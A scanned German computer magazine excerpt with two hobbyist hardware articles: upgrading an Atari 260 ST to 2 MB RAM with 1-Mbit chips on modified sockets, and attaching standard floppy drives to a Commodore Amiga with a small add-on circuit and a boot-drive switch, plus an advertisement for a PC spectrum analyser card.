
Um dies zu überprüfen, besorgen wir uns eine Handvoll der ersten serienmäßig hergestellten 1-MBit-Speicher. Im Moment ist dies ein noch teures Vergnügen; denn wie es in der Halbleiterbranche üblich ist, werden neue Chips zunächst zu 'Mondpreisen' eingeführt. Wir haben fast 100 DM für jeden einzelnen Chip ausgegeben. Aus Kostengründen haben uns uns deshalb zunächst mit einer Aufrüstung auf 2 MByte begnügt, obwohl 4 MByte offenbar ebenfalls 'drin' wären. Wie man eine zweite RAM-Bank über eine vorhandene lötet, haben wir ohnehin schon einmal beschrieben (c't 1/86).

Ans Werk

In der Hardware des 'kleinen' Atari ST – der 'große' ist ja soeben angekündigt worden – stecken Fähigkeiten, die bisher noch ungenutzt sind. Dazu gehört auch die Möglichkeit, den Speicher großzügig aufzurüsten. Schon seit längerem fragten wir uns, ob es nicht möglich sein müßte, unter Verwendung der neuen 1-MBit-Chips sehr viel mehr Arbeitsspeicher als bisher in den Rechner einzubauen. Und tatsächlich: Ein Test mit dem Debugger zeigte, daß bei Zugriffen auf Adressen oberhalb 1 MByte noch kein Busfehler ausgelöst wurde. Erst oberhalb 4 MByte macht die MMU dicht.

Zum Umbau des Rechners ist nicht viel Werkzeug erforderlich: Außer dem Lötkolben reichen ein Schraubenzieher, ein feiner Seitenschneider und eine Pinzette für die Ausführung aller Arbeiten. Eine weitere und unentbehrliche Zutat ist Geduld. Denn wegen der unterschiedlichen Gehäuse der Speicherchips ist dieser Umbau nicht so einfach zu bewerkstelligen wie das einfache Überlöten von RAM-Chips. Es gilt einige Arbeiten zu bewerkstelligen, die sehr viel Feingefühl erfordern. Rechnen Sie mit einem Arbeitsaufwand von fünf bis sechs Stunden.

Zunächst wird das Gehäuse aufgeschraubt und die Platine freigelegt. Dann müssen die alten RAM-Chips entfernt werden. Hierbei leistet ein feiner Seitenschneider gute Dienste, mit dem die Beine der ICs direkt am Gehäuse abgekniffen werden. Die 256 einzelnen Pins kann man dann leicht aus der Hauptplatine entfernen, indem man sie mit dem Lötkolben erwärmt, mit einem Schraubenzieher gegen die Lötspitze drückt und das so eingeklemmte Beinchen vorsichtig nach oben herauszieht. Das in der Bohrung verblei-



Ein Handvoll MBit-Chips, gutes Werkzeug, Löterfahrung und Geduld – viel mehr braucht man nicht, um einen 260 ST auf 2 MByte RAM aufzurüsten.


bende Lötzinn kann man durch Ausblasen entfernen. Dabei ist es sinnvoll, das Lot von der Bestückungsseite her aufzuheizen und wegzupusten. Falls es schon etwas verzundert ist, wird es sich nur widerwillig aus den Löchern heraustreiben lassen. In diesem Fall kann man mit ein wenig Flußmittel nachhelfen. Wenn Sie keine Tube greifbar haben, können Sie das Flußmittel aus Ihrem Lot benutzen. Dazu werden die Löcher vor dem Ausblasen noch einmal extra verzinkt. Nach dieser Prozedur muß unbedingt geprüft werden, ob sich auf der Lötseite Spritzer zwischen Leiterbahnen gelegt haben und einen Kurzschluß bewirken. Mit einem Schraubenzieher läßt sich der Schaden leicht beheben.

Einbau vorbereiten


Anders als die Chips, die Sie gerade entfernt haben, haben die 1-MBit-Chips kein 16poliges

Gehäuse, sondern ein 18poliges. Dieser Umstand beschert dem Umrüster einige Mühe. In der Anschlußskizze können Sie erkennen, wie die Pins im Gegensatz zu den alten belegt sind. Zehn Anschlüsse liegen glücklicherweise an 'korrespondierenden' Pins. Es bleiben also acht Pins, die unsere Aufmerksamkeit erfordern. Ein Anschluß ist beim neuen Gehäuse noch nicht belegt. Da einige Hersteller diesen Pin für Testzwecke benutzen, darf hier tatsächlich nichts angeschlossen werden.


Man könnte nun auf den Gedanken kommen, doch erst einmal 16polige Fassungen auf die Platine zu löten. Vor dem Einstecken der Chips müßten dann die acht abweichend belegten Beinchen abgebogen werden. Verdrahtet wird in diesem Fall mit vielen kleinen Drähten, die direkt an die Beinchen der teuren RAM-Chips gelötet werden. Diese Methode erschien uns al-




Die MBit-Chips haben nicht nur zwei Pins mehr, sondern leider auch eine teilweise abweichende Anschlußbelegung.



Das sicherste 'IC-Entlöt-Verfahren': alle Pins direkt am Gehäuse abknreifen und einzeln entfernen.



Die Adreßleitung A9 wird 'durchgeschleift' ...



... und über einen 33-Ohm-Vorwiderstand zur MMU geführt.

lerdings fehlerträchtig und nicht sehr elegant. Deshalb haben wir einen anderen Weg eingeschlagen.

Wir benutzen 18polige Präzisionssockel, die von unten an die geänderte Pinbelegung angepasst wurden. Die Speicher werden erst in die Sockel gesetzt, wenn der Umbau fertig ist. Bei dieser Methode bleiben nicht nur die Speicherchips unbehelligt, obendrein braucht auch die Platine des Atari ST nicht verletzt zu werden. Wenn der Umbau nicht gleich klappt, können die Chips leicht wieder aus ihren Sockeln zum Test entfernt werden. Bezahlen allerdings muß man die bessere Lösung mit einem erhöhten Arbeitsaufwand.

Die Idee ist einfach: Die neuen Sockel werden später beim Einlöten nur einen halben Millimeter tief in die Platine gesteckt. Dadurch verbleibt zwischen Platine und Sockel etwa 2 mm Platz, der für die Verdrahtung genutzt werden kann. Die Pins, die nicht direkt eingelötet werden können, werden abgekniffen und mit kleinen Drähten zu den Platinenanschlüssen geführt, an denen das entsprechende Signal anliegt.

Zunächst werden die Pins 1, 2, 3, 4, 5, 15 und 17 der neuen Sockel abgeschnitten. Der Einlötestift an Pin 18 wird nur zur Hälfte gekappt. Er soll später auf eine Massefläche der Platine gelötet werden. Um die Orientierung zu erleichtern, kann man Pin 4 gänzlich wegknreifen. Dann schleichen sich bei der nun folgenden monotonen Löt-

arbeit nicht so leicht Fehler ein. Nun gilt es, mit fünf kleinen Stückchen Schaltdraht die Pinbelegung den neuen Verhältnissen anzupassen. Dazu lötet man ein Ende des Drahtes dicht am Plastikkörper gegen den Einsteckkelch. Dann biegt man den Draht so, daß er – ohne andere Pins zu berühren – beim späteren Einbau genau dort in das Loch der Platine hineinragen wird, an dem das passende Signal anliegt. So muß zum Beispiel an Pin 17 des Sockels ein Draht gelötet werden, der über Pin 15 (das entspricht beim 16poligen Sockel dem Pin 14) nach oben gebogen wird. Dabei kommt der Draht dem Einsteckkelch von Pin 15 natürlich sehr nahe. Hier sollte man ein besonderes Augenmerk darauf richten, daß es auch nachher beim Einlöten nicht versehentlich zu einer Berührung kommen kann. Wie Sie die fünf Drähte am besten legen, erkennen Sie an unserer Zeichnung. In diese filigrane Arbeit sollten Sie sehr viel Sorgfalt investieren, denn wenn die Sockel erst ein-

mal eingelötet sind, lassen sich Verdrahtungsfehler nur noch schwer erkennen und beheben.

Wenn alle 16 Sockel vorbereitet vor Ihnen liegen, ist das Größte geschafft. Jetzt muß nur noch mit einem Kabel das neue Adreß-Signal A9 an Pin 15 durchgeschleift werden. Dazu wird der Kabelabschnitt am Ende abisoliert und 15mal im Abstand von 2 cm angeritzt. An den geritzten Stellen kann man die Isolation etwas zur Seite ziehen und den darunter liegenden Draht verzinnen. Wegen der Hitzeeinwirkung wird die Isolierung nicht wieder an ihre alte Position zurückkehren. Der Draht bleibt frei.


Nun legen Sie alle 16 Sockel mit den Beinen nach oben und der Nase nach hinten auf den Tisch und löten von links beginnend das Kabel jeweils an Pin 15 an. Damit ist die Vorverdrahtung abgeschlossen, und die Sockel können eingelötet werden.

Zunächst ist aber jedoch eine kleine Vorarbeit an der Platine erforderlich. Oberhalb von Pin


16 der alten Sockel gibt es auf der Platine breite Masseflächen. Hier wird später der Pin 18, der Masseanschluß der 1-MBit-Chips, zu liegen kommen. Deshalb muß unmittelbar über den Löchern die Massebahn angekratzt und das darunter liegende Kupfer verzinnt werden. Nun endlich können die Sockel eingelötet werden.

Achten Sie darauf, daß auch wirklich alle Drahtenden in die Löcher hineinragen. Die noch unversehrten Beine des Sockels werden nur ungefähr einen halben Millimeter in die Löcher hinein rutschen. Fixieren Sie die Sockel in dieser Position, indem Sie zunächst nur die Pins 9 und 10 anlöten. Dazu brauchen Sie die Platine nicht zu drehen. Sie können die beiden Pins von der Bestückungsseite her erreichen. Bevor Sie die übrigen 14 Pins festlöten, sollten Sie die Platine gegen das Licht halten und von der Lötseite her durch die Löcher hindurch kontrollieren, ob alle Drähte zu sehen sind. Nach Beendigung der Arbeit empfiehlt es sich, mit einem Ohmmeter zu prüfen, ob nicht versehentlich zwei Pins miteinander verbunden worden sind. Dazu genügt es, an einem Sockel jeden Pin gegen alle übrigen zu testen, da die Sockel ja bis auf die Datenleitungen parallelgeschaltet sind. Nur zwischen den Pins 3 und 17 darf eine Verbindung bestehen, weil beim ST die Datenleitungen Din und Dout auf eine gemeinsame Leitung geführt sind.

Als letzte Aktion muß das Kabel für die Adreßleitung A9 an




So sieht die für den Einbau vorbereitete 'Adapter-Fassung' aus.



Die getane Arbeit ...

... und die Belohnung:
fast zwei Millionen freie
Speicherbytes!



Pin 64 der MMU angeschlossen werden. Dazu führt man es durch ein Loch in der Platine und verbindet es über einen 33-Ohm-Widerstand mit dem genannten Pin. Bitte orientieren Sie sich bei dieser Arbeit an unseren Bildern.

Zu guter Letzt sollten Sie unter Pin 1 eines jeden Präzisionssockels einen kleinen Klecks Zwei-Komponenten-Kleber zwischen Platine und Kunststoffkörper drücken. An dieser Stelle nämlich ist der Sockel bisher nicht hinreichend unterstützt und könnte beim Einstecken des ICs Schaden nehmen.

Sobald der Kleber ausgehärtet ist, kommt der große Moment: Stecken Sie die 16 Speicherchips in ihre Fassungen und schließen Sie die Atari-Peripherie an, ohne die Platine ins Gehäuse

einzubauen. Wenn der Rechner ordnungsgemäß bootet, haben Sie es geschafft! Sie können die Kabel wieder entfernen, alles zusammenbauen und sind nun stolzer Besitzer eines Atari ST mit 2 MByte RAM.

Wenn sich der Rechner nicht meldet, prüfen Sie bitte mit einem Oszilloskop die Spannungspegel an jedem einzelnen Pin der Speicherchips. Auf der RAS-Leitung sowie an den unteren neun Adreßleitungen muß ein Wechselspannungssignal anliegen. Die übrigen Pins (CAS, Din, Dout) testen Sie nur auf die Einhaltung der logischen Pegel. Falls Sie irgendwo eine Spannung zwischen 0,8 und 2,5 V entdecken, deutet dies entweder auf einen offenen Anschluß oder auf einen Kurzschluß zwischen Ausgängen hin.

Auch wenn sich Ihr Rechner

korrekt meldet, droht noch ein Fehler ganz anderer Natur: Viele der derzeit im Handel befindlichen 1-MBit-Chips haben ihre Kinderkrankheiten noch nicht überstanden. Bei hoher Umgebungstemperatur ändern sich ihre Eigenschaften so sehr, daß es zum Absturz des Rechners kommen kann. Deshalb sollten Sie beim Einkauf unbedingt darauf achten, daß Sie Chips mit einem Date Code (Herstellungsdatum) aus 1987 erhalten. Falls Sie doch 86er Chips erwischen sollten, bleibt Ihnen nur die hemdsärmelige Methode: Das Abschirmblech muß entfernt und kleine Kühlkörper müssen auf die Chips geklebt werden.

Fazit

Zum gegenwärtigen Zeitpunkt sind 1-MBit-Speicher noch sehr

teuer und nicht leicht zu beschaffen. Aber in ein bis zwei Monaten schon rechnet man auf Herstellerseite mit einem wesentlich größeren Angebot und einem Preisverfall auf unter 50 DM pro Baustein. Dann könnte es für den versierten Bastler durchaus interessant werden, seinen Rechner aufzurüsten. Daß dies technisch sehr einfach möglich ist, haben wir hier gezeigt. Zum Schluß jedoch eine Warnung: Der Umbau erfordert gutes Werkzeug und Erfahrung im Löten kleiner Teile. Für den Fall der Fälle sollten Sie außerdem ein Oszilloskop greifbar haben. Wenn Sie nicht über diese Voraussetzungen verfügen, empfiehlt es sich, eine fertige Aufrüstplatine einzubauen, die sicherlich bald im Handel erhältlich sein wird.



SpectralAnalyser

Der schnelle FFT Spektrumanalysator für den PC

Einstecken und fertig. Zum Bruchteil der Kosten üblicher Analysatoren.

- 32-, 128-, 512- und 1024-Punkte-FFT mit einem Signalprozessor-Chip
- Realtime-Darstellung digitaler Filter auf weiterem Signalprozessor-Chip
- On-Board A/D-Wandler und D/A-Wandler
- sofortige grafische Zeitbereichs- und Frequenzbereichsdarstellung
- Schnittstelle für eigene Anwendungsprogramme


Bitte fordern Sie weitere Informationen an!

STAC Elektronische Systeme GmbH
Am Trippelsberg 105 · 4000 Düsseldorf 13

Sa.-Ruf: (0211) 79 11 68
Telex: 8588529 zisc d

STAC
Computerlösungen





Speichern en masse

Standard-Laufwerke am Commodore Amiga

Ralf Bauer

Die relativ hohe Zahl der System- und Dienstprogramme, die der Amiga benötigt, läßt auf einer Arbeitsdiskette nicht viel Platz für Daten und Anwendungen, und schnell verspürt man den Wunsch nach einem Zweitlaufwerk. Da der Amiga spezielle Anforderungen an seine Laufwerke stellt, ist der Anschluß preiswerter Standard-Drives nicht unmittelbar möglich. Wir zeigen, wie man mit nur drei zusätzlichen ICs zwei Standard-Laufwerke am Amiga betreiben kann, die voll kompatibel zu den Originalen sind.

Neben den 3 1/2"-Laufwerken ist auch der Anschluß von 5 1/4"-Laufwerken ohne Kompatibilitätsprobleme möglich, sofern es zweiseitige 80-Spur-Laufwerke sind. Die wesentlich preiswerteren 5 1/4"-Disketten sparen zum Beispiel Backup- und Archivkosten. Bei Verwendung eines 5 1/4"-Laufwerkes mit 40 Spuren können mit dem MSDOS-Emulator sogar IBM-Disketten gelesen und beschrieben werden.

Der Unterschied zwischen einem Standard-Laufwerk und den etwas teureren Amiga-Laufwerken besteht in den erweiterten Steuermöglichkeiten, die das Amiga-Betriebssystem für das getrennte Steuern der Laufwerksmotoren und das automatische Erkennen eines Diskettenwechsels benötigt.

Flipflop im Drive

In anderen Systemen werden die Laufwerksmotoren beim Selektieren des Laufwerks eingeschaltet. Im Amiga hat das Select-Signal zwei Aufgaben zu erfüllen. Das Einschalten der Motoren geschieht zusammen mit der Motorsteuerleitung MTRX,

deren Zustand jedes Laufwerk in einem eigenen Flipflop speichert. Der Ausgang des Flipflop ist mit dem Motor-On-Eingang des Laufwerks verbunden. Das Ausschalten besorgt ein spezielles Disk-Reset-Signal, das alle Motor-On-Flipflops zurücksetzt. Über die Gatter N3 und N5 kann der Amiga den Zustand der Flipflops über die Ready-Leitung abfragen.

Tritt ein Select-Signal nicht zusammen mit dem MTRX-Signal auf, will der Amiga das entsprechende Laufwerk auf einen Diskettenwechsel überprüfen. Das angesprochene Drive legt dazu die Change-Leitung auf Masse, wenn keine Diskette eingelegt ist. Der Amiga fragt auf diese Weise alle Laufwerke in Abständen von etwa einer Sekunde ab.

Die meisten der heute angebotenen 3 1/2-Zoll-Laufwerke besitzen diese Door-Funktion. Ältere Laufwerke können mit einer manuellen Door-Funktion versehen werden, wie später noch beschrieben wird.

Kein Aufwand

Die Zusatzschaltung zum Anschluß zweier Laufwerke ist so einfach, daß sie leicht auf einer Lochraster-Platine aufgebaut werden kann. Der Anschluß an den Amiga geschieht über einen 23poligen Sub-D-Stecker, der sehr schwierig zu bekommen ist. Er läßt sich aber auch aus einem 25poligen Stecker durch Abkneifen zweier Pins herstellen.

Die meisten Leitungen am Amiga-Floppy-Anschluß können direkt mit den entsprechenden Pins der Laufwerke verbunden werden. Die Ausnahme bilden die Leitungen MTRX und

DRES, die nur zur Zusatzschaltung führen. Mehrere Laufwerke werden wie üblich parallelgeschaltet, nur die Leitungen In-Use und Motor-On sind jeweils separat mit der Zusatzschaltung zu verbinden.


In anderen Rechnern befindet sich in dem Laufwerk, das als letztes am 34poligen Floppy-Kabel angeschlossen ist, ein 330Ω-Widerstands-Array als Leitungsabschlußwiderstand. In Original-Amiga-Laufwerken ist für jedes Laufwerk ein 1kΩ-Array vorgesehen. Beim Anschluß von Standard-Laufwerken sollte man alle 330Ω-Arrays entfernen und nur im letzten Drive ein 1kΩ-Array einsetzen.

Wenn das angeschlossene Laufwerk keine Door-Funktion besitzt, kann man sich mit den Schaltern SW1, SW2 und den Dioden D1, D2 behelfen und den Diskettenwechsel 'manuell' anzeigen. Dazu schließt man den Schalter unmittelbar vor dem Entnehmen der Diskette und öffnet ihn nach Einlegen der neuen Diskette. Bei einigen Laufwerken ist der Einbau eines Mikroschalters möglich, der vom Schließmechanismus des Diskettenschachts betätigt wird. Dann bleibt einem diese Prozedur erspart.


Die Stromversorgung der externen Laufwerke kann vom Amiga aus erfolgen, wobei aber

Der Adapter für den 8520-Port-Baustein erlaubt das Booten von den externen Laufwerken.





Stückliste	
IC1	74LS74
IC2,3	7438 oder 7401
D1,2	1N4148 o. ähnl.
RN1	DIL-Widerstandsarray 7 x 1kΩ
S1,2	(Mikro-)Schalter 1 x ein
S3	Schalter 2 x um
2 x	IC-Sockel 40polig
1 x	Sub-D-Stecker 23polig



Mit dieser Verdrahtung des Umschalters kann wahlweise von DF0: oder DF2: gebootet werden.

die von Commodore angegebene Maximalbelastbarkeit nicht überschritten werden darf. Sie liegt bei 270 mA für die 5-V-Leitung und bei 160 mA für den 12-V-Zweig. Moderne Laufwerke in Low-power-Ausführung sind im Stand-by so stromsparend, daß auch der Anschluß mehrerer Drives ohne zusätzliche Stromversorgung möglich ist.

Über die Leitung SEL3 sowie mit einem dritten Flipflop und drei weiteren NAND-Gattern kann auch noch ein drittes Laufwerk angeschlossen werden. Beim Amiga 2000 steht SEL3 am Floppy-Konnektor nicht mehr zur Verfügung, da hier schon zwei interne Laufwerke (Laufwerk 0 und 1) vorgesehen sind. Die externen Laufwerke sind beim 2000 die Laufwerke 2 und 3.

Jedes zusätzlich angeschlossene Laufwerk belegt übrigens im Speicher einen gewissen Bereich für Treiber und Daten-Buffer. Programme, die mit einem Laufwerk den verfügbaren Speicher schon fast vollständig beanspruchen, können bei angeschlossenen Zusatzlaufwerken mit einer Guru-Meditation abrechnen. Nach Ausstecken der externen Drives laufen diese Programme wieder einwandfrei.

Harmloser Eingriff

Wer nun alle seine Programme auf billigen 5 1/4"-Disketten kopiert hat, wird feststellen, daß viele Programme (vor allem Spiele) nur in Laufwerk DF0: gestartet werden können. Dieses Problem läßt sich durch einen Eingriff im Gerät lösen, der leicht wieder rückgängig ge-

macht werden kann, ohne Spuren zu hinterlassen.


An vier Ausgängen des einen 8520 im Amiga liegen die Select-Signale SEL0 bis SEL3 für die Drives. Dieser Baustein ist gesockelt, so daß sich mit Hilfe eines Adapters leicht beliebige Leitungen vertauschen lassen. Durch Vertauschen von SEL0 und SEL2 wird zum Beispiel das Laufwerk DF2: zum Bootlaufwerk. Ein Umschalter erlaubt, den Normalzustand wieder herzustellen.

Ausgangsmaterial für den Adapter sind zwei 40polige IC-Fassungen. Die Skizze und die Abbildung zeigen, wie Pin 13 und Pin 15 mit einem 2poligen Umschalter zu verbinden sind, um entweder von DF0: oder DF2: booten zu können. Vor dem Einbau empfiehlt es sich,

den Adapter mit dem Ohmmeter auf ordnungsgemäße Verbindungen und unerwünschte Kurzschlüsse zu überprüfen.

